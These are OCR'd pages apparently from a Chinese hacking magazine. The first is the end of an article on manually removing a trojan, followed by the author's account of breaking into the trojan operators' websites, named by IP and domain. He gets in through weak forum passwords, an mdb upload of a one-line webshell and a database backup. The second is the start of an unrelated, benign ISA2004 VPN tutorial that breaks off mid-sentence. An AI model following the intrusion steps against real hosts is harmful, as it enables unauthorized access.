搜索所有Run键值，果然皇天不负有心人，终于在HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\Run找到了陌生的程序，如图9所示。

先把它从注册表中删除，然后重新启动机器，完毕后再用杀毒软件查杀，这下世界清静了。在C:\WINDOWS\SYSTEM32下找到了mswdm.exe程序，居然还是免杀，把它提交给了瑞星公司，估计很快它就会被"通缉"了。毒杀完了，该是去找"杀手"的时候了。




图9

除马篇

本机病毒已经解决了，但是治标不治本，为了广大网友的根本利益，我决定让牧马者的马儿彻底离开，开始入侵了！

先看看图6中的几个地址，就按顺序来。打开http://210.51.187.193/是个网上购物城，而BBS是动网的Access 7.1.0版本，存在弱口令，然后在版面管理的高级设置中添加上传类型|mdb，然后到相应的版面中上传加有冰狐一句话木马的mdb数据库，最后通过备份得到webshell，就这么简单，如果你不懂，那就翻翻以《黑客防线》的相关文章，上面有详细全面的介绍，一定能成功。这是我得到的后门，如图10所示，找到他的程序，然后删除，搞定一个。




图10

http://www.jinsikeji.com/这个网站漏洞和http://210.51.187.193/一样，只是弱密码稍微强点，稍微花了点时间，这是我得到的后门，如图11所示。





图11

剩下的两个网站也很简单，一个存在注入，一个存在跨站。这里就不多说了，因为那些方法都是《黑客防线》讲过的，如果你真的想学技术，这本杂志我个人认为一本都不能少哦，不是做广告啦，无论你相不相信，反正我从2005年开始，黑防我一本都没漏买。

说说总结吧，杀毒不能一味的使用杀毒软件，毕竟那是软件，只会按程序办事，永远没有人的头脑好用，大家平日多注意最新公布的漏洞，及时更新系统补丁，安装防火墙，然后多了解一些木马启动原理，这样以后在遇到杀毒软件不能解决的情况下还能用手动解决。

适合读者：网络管理员、企业构架人员
前置知识：网络基础知识、VPN原理、ISA2004应用



ISA2004的企业VPN部署

文/图 [微软TechNet观察员]刘晋

大家好，我们又见面了，想必大家都看过以前我写的几篇关于ISA2004企业简单应用的文章吧？这次我还将继续围绕ISA2004做一个讲解，主要介绍它的VPN服务器的发布，以及企业VPN应用。其实ISA2004并不集成有VPN服务器，当然ISA2006也没有，它只是利用了Windows 2003系统自带的路由和远程访问服务而已。下面我就来给大家讲讲ISA2004部署企业网络与VPN的构架。

具体的实验环境我就不再详细讲述了，前两篇文章已经把实验环境的搭建讲得很详细了，这里将假设大家已经对ISA2004有一定认识并已经搭建好实验环境。

配置VPN访问

首先我们打开ISA2004的管理器，在管理器中选择"配置VPN访问"，如图1所示。这里看到的ISA2004的界面可能和以前讲解的不太一样，其实这个不要紧，以前我用的是标准版的，这次用的是企业版的，操作方法都一样，只是企业版的支持NLB和更多的CPU，标准版中没有防火墙阵列功能，做VPN实验不受任何影响。




图1

进入VPN配置页面后，在右边的任务栏中单击"定义地址分配"，我们需要在这里配置VNP客户端拨入后分配IP地址的情况，如果不先分配好地址，而直接去启动VPN服务的话，很有可能ISA2004会提示错误，如图2所示。

在这里可以使用静态地址分配，也可以通过内网的DHCP分配。这里有一点需要注意的，就是VPN客户端分配的IP地址不能是ISA2004所使用的IP地址段，也就是说VPN客户段分配的地址不能设置为ISA2004外网卡、内网卡、DMZ区网卡上的网段地址。（具体原因这里不说了，因为太占用篇幅了，大家可以在网上找《ISA Server 2004里VPN服务器的客户端地址池使用分析》这篇文章看看）接下来单击"验证启用了VPN客户端"并应用该规则，如图3所示。




图2

很简单吧？只需要打一个勾就可以了。也许有人会问了，打个勾就可以了吗？不相信的朋友可以到系统管理工具中打开"路由和远程访问"看看就知道了，如图4所示。可能在应用规则后，打开该界面不一定看到




图3

这个服务是启动的，你可以多次刷新，就可以看见"路由和远程访问"被启动了。




图4

到这里，我们的VPN服务器就设置好了，接下来就可以用虚拟机进行VPN拨号。我们先要建立一个VPN拨号，大家都建立过ADSL拨号吧？两者差不多，就不详细的说明了，如图5、图6和图7所示。

注意这里，你一定要输入VPN服务器的外部IP地址，也就是ISA2004的外网卡地址，然后单击"下一步"，直到完成。现在我们可以拨号了，该用哪个用户进行拨号




图5

